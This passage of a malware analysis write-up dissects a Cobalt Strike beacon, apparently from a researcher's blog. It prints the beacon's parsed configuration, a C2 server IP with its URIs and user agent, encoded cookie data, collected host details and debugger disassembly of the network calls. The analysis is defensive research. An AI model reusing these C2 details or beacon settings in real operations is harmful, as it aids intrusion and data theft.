In order to confirm that this was really Cobalt Strike malware, and to try and pull more information, we parsed the file using this Cobalt Strike Parser.


```
C:\Users\IEUser\Desktop\CobaltStrikeParser-master>python parse_beacon_config.py malware_6BAC0000.bin
BeaconType                       - HTTPS
Port                             - 443
SleepTime                        - 60000
MaxGetSize                       - 1048576
Jitter                           - 0
MaxDNS                           - Not Found
PublicKey_MD5                    - e9ae865f5ce035176457188409f6020a
C2Server                         - 51.81.135.148,/__utm.gif
UserAgent                        - Not Found
HttpPostUri                      - /submit.php
Malleable_C2_Instructions        - Empty
HttpGet_Metadata                 - Not Found
HttpPost_Metadata                - Not Found
SpawnTo                          - b'\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00'
PipeName                         - Not Found
DNS_Idle                         - Not Found
DNS_Sleep                        - Not Found
SSH_Host                         - Not Found
SSH_Port                         - Not Found
SSH_Username                     - Not Found
SSH_Password_Plaintext           - Not Found
SSH_Password_Pubkey              - Not Found
SSH_Banner                       -
HttpGet_Verb                     - GET
HttpPost_Verb                    - POST
HttpPostChunk                    - 0
Spawnto_x86                      - %windir%\syswow64\rundll32.exe
Spawnto_x64                      - %windir%\sysnative\rundll32.exe
CryptoScheme                     - 0
Proxy_Config                     - Not Found
Proxy_User                       - Not Found
Proxy_Password                   - Not Found
Proxy_Behavior                   - Use IE settings
Watermark                        - 305419776
bStageCleanup                    - False
bCFGCaution                      - False
KillDate                         - 0
bProcInject_StartRWX             - True
bProcInject_UseRWX               - True
bProcInject_MinAllocSize         - 0
ProcInject_PrependAppend_x86     - Empty
ProcInject_PrependAppend_x64     - Empty
ProcInject_Execute               - CreateThread
                                   SetThreadContext
                                   CreateRemoteThread
                                   RtlCreateUserThread
ProcInject_AllocationMethod      - VirtualAllocEx
bUsesCookies                     - True
HostHeader                       -
headersToRemove                  - Not Found

C:\Users\IEUser\Desktop\CobaltStrikeParser-master>
```

This worked great and confirmed our suspicions that this was Cobalt Strike.

It also allowed us to view the Cobalt Strike configuration file, which included the communication method (HTTPS POST requests) and the IP of the C2 Server.

Submitting that IP address to VirusTotal, we observed only 1/82 detections. This indicated that the server may not have been widely used, or that it was potentially still active.




The Fifth Binary File


We are *well* beyond the point of necessary analysis, but we decided to continue down this rabbit hole.

Using a debugger, we tried to monitor the buffers used by the named pipes, as they are often used to move payloads and malicious data used by Cobalt Strike.

Shortly after monitoring these buffers, we found a new file appearing in memory. Note the MZRE Header, which is part of the default configuration of Cobalt Strike.



Dumping out that segment, we were able to pull a fifth binary file. This time, it appeared to be the Reflective Loader used by the Cobalt Strike Beacon. And as we loaded up the new binary, we can see that it is another 32-bit DLL, about 211KB in size.




Doing some basic static analysis, we saw that the file is potentially downloading a PowerShell script from localhost, indicating that there may be a tiny web server storing PowerShell commands somewhere else in the code.

Manually Finding Indicators of Compromise (IOCs)

Eventually, we hit LoadLibrary again and observed the WinInet.DLL and WS2_32.DLL module being loaded. Since these are Windows libraries used for network and web communication, we knew that the code might be about to reach out to its C2 Server.

We were able to set breakpoints on web-related functions, which confirmed some of the malicious indicators extracted from the Cobalt Strike parsing tool. And one thing that we noticed was that the beacon references the Avant Browser in the user-agent of its C2 requests. This likely means that the C2 server won't respond (or will return something benign) unless it sees that header.




Digging deeper, we also find pieces of the Malleable C2 commands used by the beacon, which in this case are embedded into HTTP cookie headers.

```
&”Cookie:
Jn9f/eO8Xfay/dYKGpmuBIXL6ZpnGtPuLtugLgeU5vsP4K/bMWYy21s2ulMVQjYmUq9ClOYS8XWbLNMwPV3y10
```

Although it looked like the data was Base64 encoded, we were unable to extract anything meaningful from using variations of Base64 decoders.

But wait—are these actually addresses?

Looking at the cookie data within the dump view, we noticed that there were three valid memory addresses contained within the encoded version of the cookie data.



One of these referenced the ws2_32.DLL, and the other two referenced a suspicious section of memory.

Running strings on the memory sections referenced in the red underlines provided some interesting results—namely lots of information about my virtual machine that the malware was likely trying to send to the C2 server.

```
\pdfparser;C:\pdfstreamdumper;C:\Program Files\retdec\bin;C:\iDefense\SysAnalyzer;;C:\Users\IEUser\AppData\Local\Programs\Fiddler;C:\Users\IEUser\AppData\Roaming\npm
PATHEXT=.COM;.EXE;.BAT;.CMD;.VBS;.VBE;.JS;.JSE;.WSF;.WSH;.MSC;.PY;.PYW
PROCESSOR_ARCHITECTURE=x86
PROCESSOR_ARCHITEW6432=AMD64
PROCESSOR_IDENTIFIER=Intel64 Family 6 Model 142 Stepping 12, GenuineIntel
PROCESSOR_LEVEL=6
PROCESSOR_REVISION=8e0c
ProgramData=C:\ProgramData
ProgramFiles=C:\Program Files (x86)
ProgramFiles(x86)=C:\Program Files (x86)
ProgramW6432=C:\Program Files
PSModulePath=C:\Users\IEUser\Documents\WindowsPowerShell\Modules
PUBLIC=C:\Users\Public
QT_AUTO_SCREEN_SCALE_FACTOR=1
RAW_TOOLS_DIR=C:\Tools
SESSIONNAME=Console
SystemDrive=C:
SystemRoot=C:\Windows
TEMP=C:\Users\IEUser\AppData\Local\Temp
TMP=C:\Users\IEUser\AppData\Local\Temp
TOOL_LIST_DIR=C:\ProgramData\Microsoft\Windows\Start Menu\Programs\FLARE
TOOL_LIST_SHORTCUT=C:\Users\IEUser\Desktop\FLARE.lnk
USERDOMAIN=MSEDGEWIN10
USERDOMAIN_ROAMINGPROFILE=MSEDGEWIN10
USERNAME=IEUser
USERPROFILE=C:\Users\IEUser
VM_COMMON_DIR=C:\ProgramData\FEVM
VS140COMNTOOLS=C:\Program Files (x86)\Microsoft Visual Studio 14.0\Common7\Tools\
windir=C:\Windows
_NT_SYMBOL_PATH=symsrv*symsrv.dll*C:\Symbols*http://msdl.microsoft.com/download/symbols
dl7~
3mP225
%windir%\syswow64\rundll32.exe
/__utm.gif
51.81.135.148
51.81.135.148
/__utm.gif
Cookie: Jn9f/eO8XfaY/dYKGpmuBIXL6ZpnGtPuLtugLgeU5vsP4K/bMWYy21s2ulMVQjYmUq9ClOYS8XWbLNMwPV3y10tGAbupka21k+gbR1JntI6gPqBU1tzm+QXjRO3pphLF1Ng/Hxh1N+977wC279oWOztCh1NvRXZmvT46+X/iyiI=
/__utm.gif
Jn9f/eO8XfaY/dYKGpmuBIXL6ZpnGtPuLtugLgeU5vsP4K/bMWYy21s2ulMVQjYmUq9ClOYS8XWbLNMwPV3y10tGAbupka21k+gbR1JntI6gPqBU1tzm+QXjRO3pphLF1Ng/Hxh1N+977wC279oWOztCh1NvRXZmvT46+X/iyiI=
Cookie: Jn9f/eO8XfaY/dYKGpmuBIXL6ZpnGtPuLtugLgeU5vsP4K/bMWYy21s2ulMVQjYmUq9ClOYS8XWbLNMwPV3y10tGAbupka21k+gbR1JntI6gPqBU1tzm+QXjRO3pphLF1Ng/Hxh1N+977wC279oWOztCh1NvRXZmvT46+X/iyiI=
```

Continuing on, we noticed some more references to the C2 server and the communication methods used, as well as a reference to a full URL used by the payload.

```
74143D1F  CC                  int3
74143D20  8BFF                mov edi,edi                       HttpAddRequestHeadersA
74143D22  55                  push ebp
74143D23  8BEC                mov ebp,esp
74143D25  83E4 F8             and esp,FFFFFFF8
74143D28  83EC 6C             sub esp,6C
74143D2B  A1 F0322A74         mov eax,dword ptr ds:[742A32F0]
74143D30  33C4                xor eax,esp
74143D32  894424 68           mov dword ptr ss:[esp+68],eax
74143D36  8B55 0C             mov edx,dword ptr ss:[ebp+C]
74143D39  53                  push ebx
74143D3A  8B5D 08             mov ebx,dword ptr ss:[ebp+8]      [ebp+8]:"Cookie: Jn9f/eO8XfaY/dYKGpmuBIXL6ZpnGtPuLtugLgeU5vsP4K,
74143D3D  56                  push esi
74143D3E  57                  push edi
74143D3F  895424 18           mov dword ptr ss:[esp+18],edx     [esp+18]:&"h"q"
74143D43  F605 50392A74 02    test byte ptr ds:[742A3950],2
74143D4A  0F85 9A540800       jne wininet.741C91EA
74143D50  33C0                xor eax,eax
74143D52  C74424 10 00000000  mov dword ptr ss:[esp+10],0
74143D5A  6A 3C               push 3C
74143D5C  50                  push eax
74143D5D  894424 68           mov dword ptr ss:[esp+68],eax
74143D61  894424 6C           mov dword ptr ss:[esp+6C],eax     [esp+6C]:"https://51.81.135.148/__utm.gif"
74143D65  894424 70           mov dword ptr ss:[esp+70],eax
74143D69  894424 74           mov dword ptr ss:[esp+74],eax
74143D6D  894424 78           mov dword ptr ss:[esp+78],eax
74143D71  8D4424 2C           lea eax,dword ptr ss:[esp+2C]
74143D75  50                  push eax
74143D76  E8 7CAB0500         call <JMP.&memset>
74143D7B  83C4 0C             add esp,C
74143D7E  FF15 64702A74       call dword ptr ds:[<&GetLastError>]
74143D84  833D AC442A74 00    cmp dword ptr ds:[742A44AC],0     742A44AC:"pâq"
74143D8B  8BF8                mov edi,eax
```

```
74118640  8BFF                mov edi,edi                       InternetOpenA
74118642  55                  push ebp
74118643  8BEC                mov ebp,esp
74118645  83EC 64             sub esp,64
74118648  A1 F0322A74         mov eax,dword ptr ds:[742A32F0]
7411864D  33C5                xor eax,ebp
7411864F  8945 FC             mov dword ptr ss:[ebp-4],eax
74118652  8B45 08             mov eax,dword ptr ss:[ebp+8]      [ebp+8]:"51.81.135.148"
74118655  53                  push ebx
74118656  8945 D8             mov dword ptr ss:[ebp-28],eax
74118659  8B45 14             mov eax,dword ptr ss:[ebp+14]     [ebp+14]:"/submit.php"
7411865C  56                  push esi                          esi:"%s"
7411865D  57                  push edi
7411865E  8945 DC             mov dword ptr ss:[ebp-24],eax
74118661  8D7D E8             lea edi,dword ptr ss:[ebp-18]
74118664  8B75 0C             mov esi,dword ptr ss:[ebp+C]
74118667  33C0                xor eax,eax
74118669  8B5D 10             mov ebx,dword ptr ss:[ebp+10]     [ebp+10]:"Mozilla/5.0 (compatible; MSIE 9.0; Windows NT 6.1; Win64; x64; Trident/5.0; Avant Browser)"
7411866C  8365 E4 00          and dword ptr ss:[ebp-1C],0
74118670  AB                  stosd
74118671  6A 3C               push 3C
74118673  6A 00               push 0
74118675  AB                  stosd
74118676  AB                  stosd
74118677  AB                  stosd
74118678  AB                  stosd
74118679  8D45 9C             lea eax,dword ptr ss:[ebp-64]
7411867C  50                  push eax
7411867D  E8 75620800         call <JMP.&memset>
74118682  83C4 0C             add esp,C
74118685  8365 E0 00          and dword ptr ss:[ebp-20],0       [ebp-20]:"Mozilla/5.0 (compatible; MSIE 9.0; Windows NT 6.1; Win64; x64; Trident/5.0; Avant Browser)"
74118689  F605 50392A74 02    test byte ptr ds:[742A3950],2
74118690  0F85 0A3C0900       jne wininet.741AC2A0
74118696  8D4D 9C             lea ecx,dword ptr ss:[ebp-64]
74118699  E8 76370000         call wininet.7411BE14
7411869E  833D 5C392A74 00    cmp dword ptr ds:[742A395C],0
741186A5  0F84 E2000000       je wininet.7411878D
741186AB  8D45 F8             lea eax,dword ptr ss:[ebp-8]      [ebp-8]:"%s"
741186AE  33C9                xor ecx,ecx
741186B0  50                  push eax
741186B1  8D45 E8             lea eax,dword ptr ss:[ebp-18]
741186B4  50                  push eax
741186B5  6A 24               push 24
```

Unfortunately, we didn’t have networking enabled on our test machine; so these requests all failed, causing an infinite loop where the beacon would sleep for a while and try again. If we were to enable networking, the beacon would likely download some additional payload modules and begin to truly compromise our machine. Maybe in a later article we can retrieve one of these payloads and do a deeper technical analysis of what this Cobalt Strike malware is capable of.

• • •

That wraps up our analysis of this persistence mechanism and the binary files involved. It was a wild ride, and hopefully you enjoyed reading as much as we enjoyed researching.

If there's one lesson this should leave you with, it's that we simply can't rely on automated tools alone to protect our systems. Through all these layers of obfuscation and evasion tactics, it's clear just how many hoops hackers will jump through to execute their malware—and that's why you need some type of human element to catch these sneaky threat actors in their tracks.

We’ll come back to this another day, but for now, this is the end of this rabbit hole.